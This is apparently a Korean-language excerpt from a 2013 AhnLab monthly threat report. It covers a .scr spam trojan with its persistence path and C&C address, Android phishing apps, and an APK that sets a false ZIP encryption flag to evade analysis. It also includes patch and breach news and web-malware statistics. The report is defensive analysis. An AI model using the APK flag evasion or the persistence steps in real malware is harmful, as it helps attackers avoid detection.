〈V3 제품군의 진단명〉

Trojan/Win32.Zbot (2013.10.27.00)

Dropper/Agent.833021 (2013.10.30.00)

Win-Trojan/Agent.794515 (2013.10.30.00)

화면보호기 확장자(.scr)를 이용한 악성 파일

최근 'new_purchase_order_14_Oct_2013' 의 제목으로 비슷한 유형의 악성 스팸 메일이 다수 기업에 유입되고 있어 사용자들의 주의가 필요하다. 이들 악성 스팸 메일의 첨부 파일명은 'PurchaseOrder1October 2013.scr' 로, 화면보호기(스크린세이버) 확장자인 .scr을 사용한 것이 특징이다. .scr 확장자는 실행 파일로 더블 클릭 시 .exe처럼 실행되어 악성코드에 감염된다.

해당 스팸 메일의 본문 내용은 아래와 같다.

> Subject: new_purchase_order_14_Oct_2013
>
> Please refer to the appendix to accept our new POs 2082330 & 2082331 for Nov/Dec shipment.
>
> Please accept our prices in the lists, and note, Our requested shipping date is 1st week of Dec/2013. Pls confirm, thank you.
>
> Awaiting your order confirmation
>
> yours sincerely,

첨부된 악성 파일은 [그림 1-22]와 같이 문서 아이콘을 사용하고 있어 사용자가 문서로 판단하기 쉽지만 실제로는 .scr의 실행 파일이다.




그림 1-22 | 문서 아이콘으로 위장한 악성 첨부 파일

위 악성코드는 실행 시 아래와 같이 동작한다.

1. iexplore.exe와 notepad.exe 실행
2. notepad.exe에 thread injection하여 악의적인 기능 수행
   - 아래의 경로에 office로 위장해 자기 복제본 생성
     C:₩Documents and Settings₩Administrator₩Application Data₩office12₩office.exe
   - Run 레지스트리에 등록하여 자동 실행 유도
     HKCU₩Software₩Microsoft₩Windows₩CurrentVersion₩Run₩{KL7890-IOP1223MO-PO022-MNUEYU}
     "C:₩Documents and Settings₩Administrator₩Application Data₩office12₩office.exe"
3. iexplore.exe에 thread injection하여 아래의 서버로 주기적인 통신(현재는 접속 불가)
   192.200.156.203:1982

분석 당시 서버로의 접근이 이루어지지 않아 특별한 악성 행위는 확인되지 않았지만, C&C로 추정되는 서버가 복구되면 언제든지 다시 악성 행위를 시작할 수 있으므로 악성 파일은 발견 시 바로 치료해주는 습관이 필요하다.

해당 악성코드는 V3제품을 통해 진단 및 치료가 가능하다.

〈V3 제품군의 진단명〉

Trojan/Win32.Zbot (AhnLab, 2013.10.15.00)

악성코드 동향

03. 모바일 악성코드 이슈

모바일 메신저 피싱 앱 설치하는 악성 앱 등장

최근 유명 모바일 메신저 앱을 삭제하고 이를 사칭한 피싱 앱 설치를 유발하는 악성 앱이 발견됐다. [그림 1-23]과 같이 피싱 앱 설치를 유도하는 악성 앱의 아이콘 모양은 정상 앱인 'Play 스토어' 아이콘과 유사하지만 앱 이름이 존재하지 않는다.

그림 1-23 | 악성 앱 아이콘 모양

해당 악성 앱 실행 시에는 앱 아이콘이 삭제되면서 아래와 같이 휴대폰 기기 관리자 활성화 설정 화면이 나타난다.

그림 1-24 | 기기 관리자 활성화 설정 화면

[그림 1-24]에서 '활성화' 버튼을 터치하면 해당 악성 앱은 서비스로 등록되어 실행되고 BroadcastReceiver가 동작하면서 기기의 특정 행위를 감시한다. 기기를 재부팅하면 아래와 같이 유명 모바일 메신저 앱 관련 업데이트가 알림으로 나타난다.




그림 1-25 | 악성 앱 실행 화면

이때 업데이트를 하면 정상 메신저 앱을 삭제하고 또 다른 악성 앱이 설치된다. 설치된 악성 앱의 아이콘 모양만 봤을 때는 정상 여부를 확인하기 어렵다.




그림 1-26 | 설치된 피싱 앱 실행 화면

악성 앱을 실행하면 [그림 1-26]과 같이 사용자의 주민등록번호, 이름 등의 입력을 요구한다. 개인정보 입력 후에는 업데이트가 정상적으로 완료됐다는 메시지가 나타난다. '완료' 버튼을 누르면 앱이 종료되고, 다시 앱을 실행하면 시스템 점검 중이라는 메시지와 함께 앱이 종료된다. 해당 앱 역시 기기관리자 활성화를 요구한다.

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 Mobile의 진단명〉
Android-Dropper/Bankun.B6E90 (2013.10.23.02)
Android-Trojan/Bankun.B6E91 (2013.10.23.02)

암호화된 안드로이드 악성코드의 등장

스미싱을 통해 암호화된 안드로이드 악성코드가 발견됐다. 일반적으로는 스마트폰에 설치되지 않아야 하지만 해당 악성코드는 정상적으로 설치됐다.

안드로이드에서 동작하는 애플리케이션은 APK(Android application package)라는 확장자를 가진다. APK는 일반적으로 널리 사용되는 ZIP이라는 압축 파일의 형식을 그대로 사용하고 있다. 따라서 [그림 1-27]과 같이 일반적인 압축 프로그램으로 APK를 열어보면 어떤 파일들로 구성돼 있는지 확인할 수 있다.




그림 1-27 | 압축 프로그램으로 일반적인 APK 파일을 열었을 경우

일반적인 ZIP 압축의 경우, [그림 1-28]과 같이 암호화 기능을 사용해 비밀번호를 정확하게 입력해야만 해제할 수 있는 압축 파일을 생성할 수 있다.




그림 1-28 | 비밀번호를 이용한 암호화 압축

이렇게 생성된 암호화된 ZIP 형식의 파일은 반드시 압축 파일을 생성할 때 입력했던 비밀번호와 동일한 비밀번호를 입력해야 한다.




그림 1-29 | 압축 해제를 위해 비밀번호 입력

이번에 발견된 악성코드도 이렇게 암호화된 ZIP 형식으로 되어 있어 [그림 1-30]과 같이 해제하려면 비밀번호를 입력해야 한다. 이때 비밀번호를 입력하지 않으면 정상적으로 압축된 파일을 해제할 수 없다.




그림 1-30 | 악성코드의 내용을 보려면 비밀번호 입력 필요

하지만 안드로이드를 운영체제로 사용하는 스마트폰에서는 비밀번호를 입력하지 않고도 해당 애플리케이션을 설치할 수 있다.




그림 1-31 | 비밀번호 없이 정상 설치되는 암호화된 APK

ZIP 파일은 압축된 파일 각각에 대한 헤더를 갖고 있다. 이 헤더 값 중 General purpose bit flag의 값이 1로 설정되어 있으면 해당 파일은 암호화돼 있다고 판단, 비밀번호를 확인한 후 일치할 경우에만 압축을 해제한다.

정상적으로 암호화된 ZIP 파일이라면 추가로 생성된 다음의 구조체([그림 1-32])를 참조해 비밀번호 검증 및 압축 해제를 수행한다.

구조체 필드	사이즈	설명
IVSize	2	Size of initialization vector (IV)
IVData	IVSize	Initialization vector for this file
Size	4	Size of remaining decryption header data
Format	2	Format definition for this record
AlgID	2	Encryption algorithm identifier
Bitlen	2	Bit length of encryption key
Flags	2	Processing flags
ErdSize	2	Size of Encrypted Random Data
ErdData	ErdSize	Encrypted Random Data
Reserved1	4	Reserved certificate processing data
Reserved2	가변	Reserved for certificate processing data
VSize	2	Size of password validation data
VData	Vsize-4	Password validation data
VCRC32	4	Standard ZIP CRC32 of password validation data

그림 1-32 | 암호화된 ZIP 해제를 위한 구조체

즉 암호화된 ZIP 파일의 압축 해제를 위해서는 추가로 최소한 26바이트 이상의 데이터가 있어야 한다. 하지만 이번에 발견된 악성코드를 살펴보면 General purpose bit Flag에 1이 값으로 설정되어 있지만, 압축 해제를 위한 Extra field의 크기는 4로 확인됐다. 즉 압축 해제를 위한 필수적인 데이터가 존재하지 않는 것이다.




그림 1-33 | 암호화된 ZIP 형태의 악성코드 헤더

실제 압축된 데이터를 보면 ZIP의 표준 압축방식인 deflate로 압축돼 있으며 General purpose bit flag를 조작해 일반 압축 프로그램에서는 내용을 볼 수 없도록 APK 파일을 조작했다.

안드로이드 운영체제의 애플리케이션 설치 관리자는 암호화된 ZIP을 고려하지 않아 General purpose bit flag를 무시하고 deflate로 압축된 데이터를 해제해 정상 설치된다.

일반적으로 악성코드는 보안 제품에 의해 탐지되는 시간이 지연될수록 원하는 목적을 달성할 가능성이 높아진다. 따라서 보안 분석가나 분석 시스템에서 해당 악성코드를 암호화된 ZIP 파일로 인식해 분석 대상에서 제외하거나 분석 시간을 더 걸리게 해 악성코드가 보다 오랫동안 진단되지 않도록 하기 위한 것으로 보인다.

한편 이렇게 설치된 악성코드는 사용자 스마트폰의 정보와 스마트폰에 저장돼 있는 주소록 정보를 외부로 유출하며 수신되는 전화와 문자(SMS) 내역을 가로챈다. 또한 설치되어 있는 뱅킹 앱을 제거하고 공격자가 원하는 악성코드로 재설치하도록 유도하는 기능을 갖고 있다.

그림 1-34 | 악성코드 설치를 유도하는 코드

해당 악성코드는 V3 Mobile 제품을 통해 진단 및 치료가 가능하다.

〈V3 Mobile의 진단명〉
Android-Trojan/Chest

공공기관 및 기업 사칭 스미싱 증가

스마트폰 사용자를 타깃으로 금전적 이득을 취하려는 악성 앱과 개인정보를 포함한 인터넷 뱅킹 정보를 탈취하려는 악성 앱이 끊임없이 발견되고 있다. 악성 앱 제작자는 지능적인 방법을 이용해 사용자의 악성 앱 설치를 유도하고 있는데, 그 방법 중 하나는 신뢰할 수 있는 유명 기업이나 공공기관의 전화번호를 도용해 메시지를 발송하는 것이다.

유명 기업이나 공공기관의 대표번호를 도용하는 이유는 이미 스마트폰의 수신함에 해당 번호로 수신된 메시지가 존재할 가능성이 높기 때문이다. 이 경우 사용자는 해당 기업에서 발송한 메시지로 오인해 악성 앱을 설치할 가능성이 높아진다.

[그림 1-35]는 공공기관 및 기업의 대표번호를 도용한 사례다.




그림 1-35 | 공공기관 및 기업의 대표번호 도용 사례

한국인터넷진흥원은 공공기관, 금융기업 및 일반 기업의 전화번호 사칭 피싱을 차단하기 위해 해당 기관 및 기업에서 차단을 원하는 전화번호를 등록하도록 해 스미싱에 악용되지 않도록 하는 피싱대응센터를 운영하고 있다.

한국인터넷진흥원에서 운영하고 있는 피싱대응센터의 주소는 http://www.anti-phishing.or.kr 이다.

그림 1-36 | 한국인터넷진흥원 피싱대응센터

위의 사례 이외에도 다양한 스미싱 사례가 급증하고 있다. 기관, 기업, 단체 사칭은 물론이고 실명과 주민등록번호까지 메시지에 포함되어 있기 때문에 사용자의 더욱 세심한 관심이 필요하다.

스미싱 피해를 최소화하기 위해서는 아래의 사항을 참고하면 유용하다.

1) SNS(Social Networking Service)나 문자 메시지에 포함된 URL 실행 주의
2) 모바일 백신으로 앱 설치 전 검사
3) '알 수 없는 출처(소스)' 의 허용 금지 설정
4) 스미싱 탐지 전용 앱 설치

안랩은 이러한 스미싱 피해를 예방하기 위해 최근 스미싱 탐지 앱 'AhnLab 안전한 문자' 를 출시했다. '안전한 문자' 는 '실시간 URL 실행 감지' 기능이 포함되어 있어 효과적인 스미싱 차단이 가능하다. '안전한 문자' 는 출시 열흘 만에 약 5만 건이 다운로드 되는 등 사용자의 호평을 받고 있으며 현재 구글플레이를 통해 무료로 제공되고 있다.

보안 동향

01. 보안 통계

10월 마이크로소프트 보안 업데이트 현황

2013년 10월 마이크로소프트(MS)에서 발표한 보안 업데이트는 총 8건으로 긴급 4건, 중요 4건이었다. 특히 인터넷 익스플로러는 누적 보안 업데이트로 다수의 취약점들에 대한 패치가 포함돼 있으므로 안전한 인터넷 사용을 위해서 반드시 보안 패치를 적용해야 한다.




그림 2-1 | 공격 대상 기준별 MS 보안 업데이트

긴급
MS13-080 Internet Explorer 누적 보안 업데이트
MS13-081 Windows 커널 모드 드라이버의 취약점으로 인한 원격 코드 실행 문제점
MS13-082 .NET Framework의 취약점으로 인한 원격 코드 실행 문제점
MS13-083 Windows 공용 컨트롤 라이브러리의 취약점으로 인한 원격 코드 실행 문제점
중요
MS13-084 Microsoft SharePoint Server의 취약점으로 인한 원격 코드 실행 문제점
MS13-085 Microsoft Excel의 취약점으로 인한 원격 코드 실행 문제점
MS13-086 Microsoft Word의 취약점으로 인한 원격 코드 실행 문제점
MS13-087 Silverlight의 취약점으로 인한 정보 유출 문제점

표 2-1 | 2013년 10월 주요 MS 보안 업데이트

보안 동향

02. 보안 이슈

스팸 메일을 발송하는 다리미?

러시아 국영 방송 'Rossiya 24'는 지난 10월 29일 일부 중국산 다리미에서 Wi-Fi 네트워크를 이용해 스팸 메일을 발송하는 장치가 발견돼 수입을 취소했다고 전했다. 수입 선적 중에 약간의 무게 차이가 의심되어 조사를 해 본 결과 Wi-Fi 모듈이 붙어 있는 칩을 발견했으며, 이 칩은 200미터 이내에 있는 공개 AP(비밀번호 설정이 되어 있지 않은)에 접속해 스팸 메일과 악성코드를 배포하도록 설계돼 있었다.

출처:
http://www.bbc.co.uk/news/blogs-news-from-elsewhere-24707337

방송 동영상:
http://www.youtube.com/watch?feature=player_embedded&v=hkiqenPy8zY




그림 2-2 | 다리미에 달려있는 Wi-Fi 모듈(출처 : Rossiya 24)

PHP.net 해킹으로 인한 악성코드 유포

대형 웹사이트인 PHP.net이 해킹을 당해 10월 22일에서 24일까지 접속자들에게 악성코드를 배포한 것으로 알려졌다. 이 상황은 구글의 Safe Browsing에 의해 발견됐다. PHP.net 관리자들은 처음에는 오진으로 여겼으나, 조사 결과 2개의 서버가 해킹을 당해 악성코드가 유포됐음을 확인했다. 공격자들은 사이트 내 4개의 페이지에 악성 자바 스크립트 코드를 삽입했다. PHP 소스 코드는 안전한 것으로 확인됐지만, 공격자들이 SSL 인증서 개인키에 접근했을 가능성이 있어 site의 인증서를 폐기하고 새로 발급받을 것이라고 밝혔다.

A further update on php.net

24-Oct-2013 We are continuing to work through the repercussions of the php.net malware issue described in a news post earlier today. As part of this, the php.net systems team have audited every server operated by php.net, and have found that two servers were compromised: the server which hosted the www.php.net, static.php.net and git.php.net domains, and was previously suspected based on the JavaScript malware, and the server hosting bugs.php.net. The method by which these servers were compromised is unknown at this time.

그림 2-3 | PHP.net에 올라온 사고 내용

DNS 하이재킹을 통한 홈페이지 해킹

지난 10월 8일 보안 업체 AVG와 Avira, 모바일 메신저 왓츠앱, 웹 분석업체 알렉사, 포르노 웹사이트 레드튜브, 호스팅 업체 리스웹의 홈페이지가 해킹됐다. 해킹 당한 6개 홈페이지 메인에는 팔레스타인 해커 그룹 KDMS-Team이 자신들의 소행이며, 팔레스타인 땅을 빼앗겼다는 글이 올라왔다. Avira는 홈페이지가 직접 해킹 당한 것이 아니라고 밝히며, 도메인 관리업체인 Network Solutions의 DNS 레코드 정보를 변조해 하이재킹 당한 것이라고 발표했다. DNS 레코드 정보를 변조해 Avira의 DNS 계정에 대한 비밀번호를 리셋한 후, 계정을 획득한 것으로 알려졌다. 그러나 해커 그룹이 이들 6개의 사이트에 대한 비밀번호를 어떻게 획득했는지에 대해서는 알려진 바가 없다.

그림 2-4 | 하이재킹된 Avira 홈페이지

어도비 해킹 피해자, 3800만 명으로 증가

지난 9월 발생한 어도비 해킹 사건과 관련해 당초 290만 명의 사용자 정보가 유출된 것으로 알려졌으나, 10월 29일에 이 수가 3800만 명으로 증가했다. 그러나 지난 11월 6일 'Jeremy Gosney' 라는 이름의 사용자는 한 포럼에 1억 3천만 명의 사용자 계정이 유출이 됐으며, 일부 사용자 계정의 비밀번호가 복호화된 것으로 보인다는 글을 올렸다. 이 과정에서 어도비 계정 사용자의 일정 정보를 함께 올려 2차 피해도 우려되고 있다. 일부 사용자의 암호화된 신용카드 정보가 같이 유출된 것으로 알려졌으나, 이 정보가 복호화됐는지와 해커들에 의해 어떻게 사용됐는지는 알려지지 않았다.

We do not (yet) have the keys Adobe used to encrypt the passwords of 130,324,429 users affected by their most recent breach. However, thanks to Adobe's selection of ECB mode and using the same key for every password, combined with a number of known plaintexts and the generosity of users who flat-out gave us their password in their password hint, this is not preventing us from presenting you with this list of the top 100 passwords selected by Adobe users.

While we are fairly confident in the accuracy of this list, we have no way to actually verify it right now. We don't have the keys, and Adobe is not letting any of the affected accounts log in until the owners reset their passwords. So, it is possible there is an error or two in here. Caveat emptor and such.

#	Count	Ciphertext	Plaintext
1.	1911442	EQ7fIpT7i/Q=	
2.	446156	j9p+HwtWWT86aMjgZFLzYg==	
3.	345742	L8qbAD3j13jioxG6CatHBw==	
4.	211629	BB4e6X+b2xLioxG6CatHBw==	
5.	201573	j9p+HwtWWT/ioxG6CatHBw==	
6.	130829	5djv7ZCI2ws=	

그림 2-5 | 포럼에 유출된 어도비 사용자 계정 정보


웹 보안 동향

01. 웹 보안 통계

웹사이트 악성코드 동향

안랩의 웹 브라우저 보안 서비스인 사이트가드(SiteGuard)를 활용한 웹사이트 보안 통계 자료에 의하면, 2013년 10월 웹을 통한 악성코드 발견 건수는 모두 4228건이었다. 악성코드 유형은 총 179종, 악성코드가 발견된 도메인은 121개, 악성코드가 발견된 URL은 432개로 각각 집계됐다. 전월과 비교해 웹을 통한 악성코드 발견 건수는 증가했으나 악성코드 유형, 악성코드가 발견된 도메인, 악성코드가 발견된 URL은 감소했다.


표 3-1 | 2013년 10월 웹사이트 보안 현황



월별 악성코드 배포 URL 차단 건수

2013년 10월 웹을 통한 악성코드 발견 건수는 전월의 4015건과 비교해 5.3% 증가한 4228건이었다.


그림 3-1 | 월별 웹을 통한 악성코드 발견 건수 변화 추이



월별 악성코드 유형

2013년 10월 악성코드 유형은 전달 191건에 비해 93.7% 수준인 179건이다.


그림 3-2 | 월별 악성코드 유형 수 변화 추이



월별 악성코드가 발견된 도메인

2013년 10월 악성코드가 발견된 도메인은 121건으로, 2013년 9월의 153건과 비교해 79.1% 수준이었다.


그림 3-3 | 악성코드가 발견된 도메인 수 변화 추이



월별 악성코드가 발견된 URL

2013년 10월 악성코드가 발견된 URL은 전월 466건과 비교해 92.7% 수준인 432건이다.

그림 3-4 | 월별 악성코드가 발견된 URL 수 변화 추이



월별 악성코드 유형

악성코드 유형별 배포 수를 보면 트로이목마가 2321건(54.9%)으로 가장 많았고, 애드웨어는 844건(20.0%), 스파이웨어는 164건(3.9%)인 것으로 조사됐다.

유형	건수	비율
TROJAN	2,321	54.9 %
ADWARE	844	20.0 %
SPYWARE	164	3.9 %
DOWNLOADER	51	1.2 %
DROPPER	40	1.0 %
Win32/VIRUT	13	0.3 %
APPCARE	2	0 %
JOKE	1	0 %
ETC	792	18.7 %
	4,228	100.0 %

표 3-2 | 악성코드 유형별 배포 수

